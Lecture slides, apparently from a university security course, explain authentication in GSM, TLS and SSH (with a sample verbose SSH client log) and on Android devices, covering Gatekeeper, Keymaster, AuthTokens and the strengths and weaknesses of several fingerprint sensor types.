
- **RAND, SRES, Kc**
- he can ask one or several

**HLR generates RAND and the triples using the subscriber Ki**

- **RAND**, random value (128 bits)
- **SRES = A3 (Ki, RAND)** (32 bits)
- **Kc = A8 (Ki, RAND)** (64 bits)

**Frequently uses COMP128 for the A3/A8 algorithms**

- Recommended by the GSM consortium
- **[SRES, Kc] = COMP128 (Ki, RAND)**



# Authentication of Systems

---

## By name (DNS) or MAC/IP address

- Extremely weak, without cryptographic proof
  - Still... it is used by some services
  - e.g., NFS, TCP wrappers

## With cryptographic keys

- Secret keys, shared between entities that communicate frequently
- Asymmetric key pairs, one per host
  - Public keys pre-shared with entities that communicate frequently
  - Public keys certified by a third party (a CA)

# Authentication of Services

---

## **Authentication of the host**

- All services co-located in the same host are automatically and indirectly authenticated

## **Credentials exclusive to each service**

## **Authentication:**

- Secret keys shared with clients
  - When they require authentication of the clients
- Asymmetric key pairs by host/service
  - Certified by others or not

# TLS (Transport Layer Security, RFC 2246): Objectives

---

## **Secure Communication Protocol over TCP/IP**


- Evolved from the SSL V3 (Secure Sockets Layer) standard
- Manages secure sessions over TCP/IP, individual to each application
  - Initially designed for HTTP traffic
  - Currently used for many other types of traffic

## **Security mechanisms**

- Confidentiality and Integrity of the communication between entities
  - Key distribution, Negotiation of ciphers, digests and other mechanisms
- Authentication of the intervenient entities
  - Servers, services, etc...
  - Clients
  - Both executed with asymmetric keys and X.509 certificates

## SSL Client

## SSL Server



# TLS Ciphersuites

---

**If a server supports a single algorithm, it is not expected for all clients to also support it**

- More powerful/limited, older/newer

**The Ciphersuite concept allows the negotiation of mechanisms between client and server**

- Both send their supported ciphersuites, and select one they both share
- TLS v1.3: O serviço escolhe

**Exemplo: ECDHE-RSA-AES128-GCM-SHA256**

**Format:**

- Key negotiation algorithm: ECDHE
- Authentication algorithm: RSA
- Cifra algorithm, and cipher mode: AES-128 GCM
- Integrity control algorithm: SHA256

# SSH (Secure Shell): Objectives

---

## **Manages secure console sessions over TCP/IP**

- Initially designed to replace the telnet application/protocol
- Currently used in many other applications
  - Execution of remote commands in a secure manner (rsh/rexec)
  - Secure copy of contents from/to remote hosts (rcp)
  - Secure FTP (sftp)
  - Secure (Generic) communication tunnels (carry standard IP packets)

## **Security Mechanisms**

- Confidentiality and integrity of the communications
  - Key distribution
- Authentication of the intervention entities
  - Server / Hosts
  - Client users
  - Both achieved through several, and differentiated mechanisms

# SSH: Authentication Mechanisms

---

## **Server: a pair of asymmetric keys**

- Keys are distributed during the interaction
  - Not certified!
- Clients store the public keys from previous interactions
  - Key should be stored in some trusted environment
  - If the key changes the client is warned
    - e.g., server is reinstalled, key is regenerated, an attacker is hijacking the connection
    - Client can refuse to continue with the authentication process

## **Clients: authentication is configurable**

- Default: username and password
- Other: username + private key
  - The public key MUST be pre-installed in the server
- Other: integration with PAM for alternative authentication mechanisms

# SSH: Server Example

---

## **Long lived keys in /etc/ssh/**

- Private: ssh\_host\_rsa\_key
- Public: ssh\_host\_rsa\_key.pub
  - Sent to users when they connect
  - No additional key management process (usage, validity, certification)

## **List of prime numbers**

- /etc/sshd/moduli
- Used when establishing DH exchanges with clients

## **Can restrict specific users from connecting**

## **Can interact with underlying authentication processes**

- PAM: Pluggable Authentication Modules
- KRB: Kerberos
- GSSAPI: Generic Security Services Application Program Interface

# SSH: Client Example

---

## Per user information in `~/.ssh`

- Both in the client and the server

### Client:

- Keys for key based authentication
  - Private: `id_ed25519`
  - Public: `id_ed25519.pub`
- Config: Changes the behaviour to all or to specific servers
- `known_hosts`: Stores the public keys from all previous interactions

### Server:

- `authorized_keys`: stores public keys for key based authentication

```
Reading configuration data /home/user/.ssh/config
Reading configuration data /etc/ssh/ssh_config
Connecting to server [127.0.0.1] port 22.
Connection established.
identity file /home/user/.ssh/id_ed25519 type 3
Local version string SSH-2.0-OpenSSH_7.9
Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u4
match: OpenSSH_7.4p1 Debian-10+deb9u4 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
Authenticating to server:22 as 'user'
SSH2_MSG_KEXINIT sent
SSH2_MSG_KEXINIT received
kex: algorithm: curve25519-sha256
kex: host key algorithm: ecdsa-sha2-nistp256
kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
expecting SSH2_MSG_KEX_ECDH_REPLY
Server host key: ecdsa-sha2-nistp256 SHA256:GNK1+Z/XV/vXuqqgrZE45Gh5GqJeRPg6nFwrc+iYz
Host 'server' is known and matches the ECDSA host key.
Found key in /home/user/.ssh/known_hosts:2
rekey after 134217728 blocks
SSH2_MSG_NEWKEYS sent
expecting SSH2_MSG_NEWKEYS
SSH2_MSG_NEWKEYS received
rekey after 134217728 blocks
Will attempt key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
SSH2_MSG_EXT_INFO received
kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521>
SSH2_MSG_SERVICE_ACCEPT received
Authentications that can continue: publickey,password
Next authentication method: publickey
Offering public key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Server accepts key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Authentication succeeded (publickey).
Authenticated to server ([127.0.0.1]:22).
channel 0: new [client-session]
Requesting no-more-sessions@openssh.com
Entering interactive session.
pledge: network
client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
Requesting authentication agent forwarding.
```

# Authentication in Systems

---

## **Devices and systems operate based on an identity**

- With personal data is restricted to its owner
- Each system implements specific authentication processes

## **Validation against credentials/template**

- Credentials/biometric template can be local
  - Frequently it is only local
- Can make use of secure execution mechanisms

## **Should provide offline authentication mechanisms**

- Can support online mechanisms

# Smartphones

---

## **Considered to be personal devices**

- Frequently used to personally identify a person

## **Can exploit the existence of a SIM card or other HW**

- Sold to an existing entity, Registered to an entity, Protected by a PIN code

## **Can use multiple authentication sources**

- Passwords, PINs, Patterns, Biometrics

## **Supported by Trusted Environment**

- Android: Trusty OS

# Smartphones: Android

---

## **Uses a user-authenticated-gated keys**


- Gate authenticates users to unlock keys
- Keystore stores keys in a protected environment

## **Security gates**


- Gatekeeper: for PINs/Passwords/Patterns
- Fingerprint: for fingerprints

## **PINs/Passwords/Patterns tied to an identity**

- providing a pin unlocks its keys
- Secret keys tied to a user



# Smartphones: Android



# Smartphones: Android Gatekeeper

---

## **Initial enrollment required**

- Identity plus shared secret (PIN, Password, Pattern)
- 64bit random User Secure ID is generated and stored

## **Gatekeeper in the App Environment**

- Sends SID + credentials to TEE
- Receives signed AuthToken
- Contacts keystore to obtain keys

## **Trusted Environment**

- Validates credentials for SID
- Generates with valid AuthToken

# Smartphones: AuthToken

---

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

# Smartphones: Keymaster

---

## Provides access to the keystore

- API based, not full RW access
- Replies to requests from authorized services (shared secret), having a valid (recent) AuthToken

## Keymaster 1: Android 6

- Signing API (sign, verify, import keys)

## Keymaster 2: Android 7

- Support for AES and HMAC
- Key Attestation: Certifies keys (origin, property, usages)
- Version Binding: ties keys to OS and TEE version, preventing downgrades

## Keymaster 3: Android 8

- ID Attestation: Key device identifiers are stored as HMAC(HWKEY, IDn)

## Keymaster 4: Android 9

- Embedded Secure Elements: allowing embedded “smartcards”

# Android: Keymaster Key Attestation

---

**Objective:** Ensure keys are originated from the TEE, and are authentic

## Other assurances:

- Generated by the current TEE (based on its ID)
  - $ID = \text{HMAC\_SHA256}(\text{instante temporal} \parallel \text{AppID} \parallel R, \text{HBK})$
  - $R = \text{a tag::RESET\_SINCE\_ID\_ROTATION}$ , HBK: a secret Hardware Backed Key

## Call: `attestKey(KeyToAttest, attestParams)`

## Result: A X.509 certificate

- Signed by a specific root certificate
- With an extension containing the result

# Smartphones: Gatekeeper auth

---

## **PIN: Direct input of a digit based code**

- Usually 4 digits but can be changed up to 16 digits
- Not related to the SIM PIN
- Vulnerable to attacks using sensors (gyro/acell)

## **Password: Direct input of a stream of characters**

- Usually limited to 16 chars
- Less vulnerable to attacks using sensors (gyro/acell)

## **Pattern: Direct input of a pattern**

- Potentially more secure than 4 digit PINS
- Stored as a unsalted SHA-1 digest
- Vulnerable to over-the-shoulder attacks, grease marks

# Smartphones: Fingerprint

---

**TEE stores a multi sample profile of a fingerprint**

- always encrypted, even inside TEE
- associated to a SID
- Deleted if user is removed from device

**Profile is obtained from sensor, validated in TEE**

- Cannot be extracted
- Fingerprint is sent to TEE for validation

**Security level varies with sensor implementation**

- Several implementations

# Fingerprint types: Optical

**Sensor takes picture of finger**

- Can use LEDs for illumination

**Only a 2D image**

- fooled by pictures, fingerprint models, latent prints

**Present in first versions and entry level devices**

An optical sensor.




Figure 2

# Fingerprint types: Capacitive


**Sensor measures capacitance along the surface**

- Ridges and valleys (in sub-epithelial layers)
- Allows for Swipe implementations (cheaper versions)

**Vulnerable to prosthetic (silicone) fingers**

- With model from authenticated user

**Interference from sweat, hand lotions, water**



# Fingerprint types: Ultrasonic

## Ultrasound emitter and receiver


- Emitter: Emits pulse that is transmitted to the finger
- Received: listens for echos as sound encounters features

**More difficult to circumvent and more resilient to surface material**

- Echos penetrate through water, lotion, and bumps on features

**Still possible...**

- [youtube/watch?v=hJ35ApLKpN4](https://www.youtube.com/watch?v=hJ35ApLKpN4)



# Smartphones: Face Recognition

---

**Objective: Match face against trained model**

- Based on commonly available face recognition software

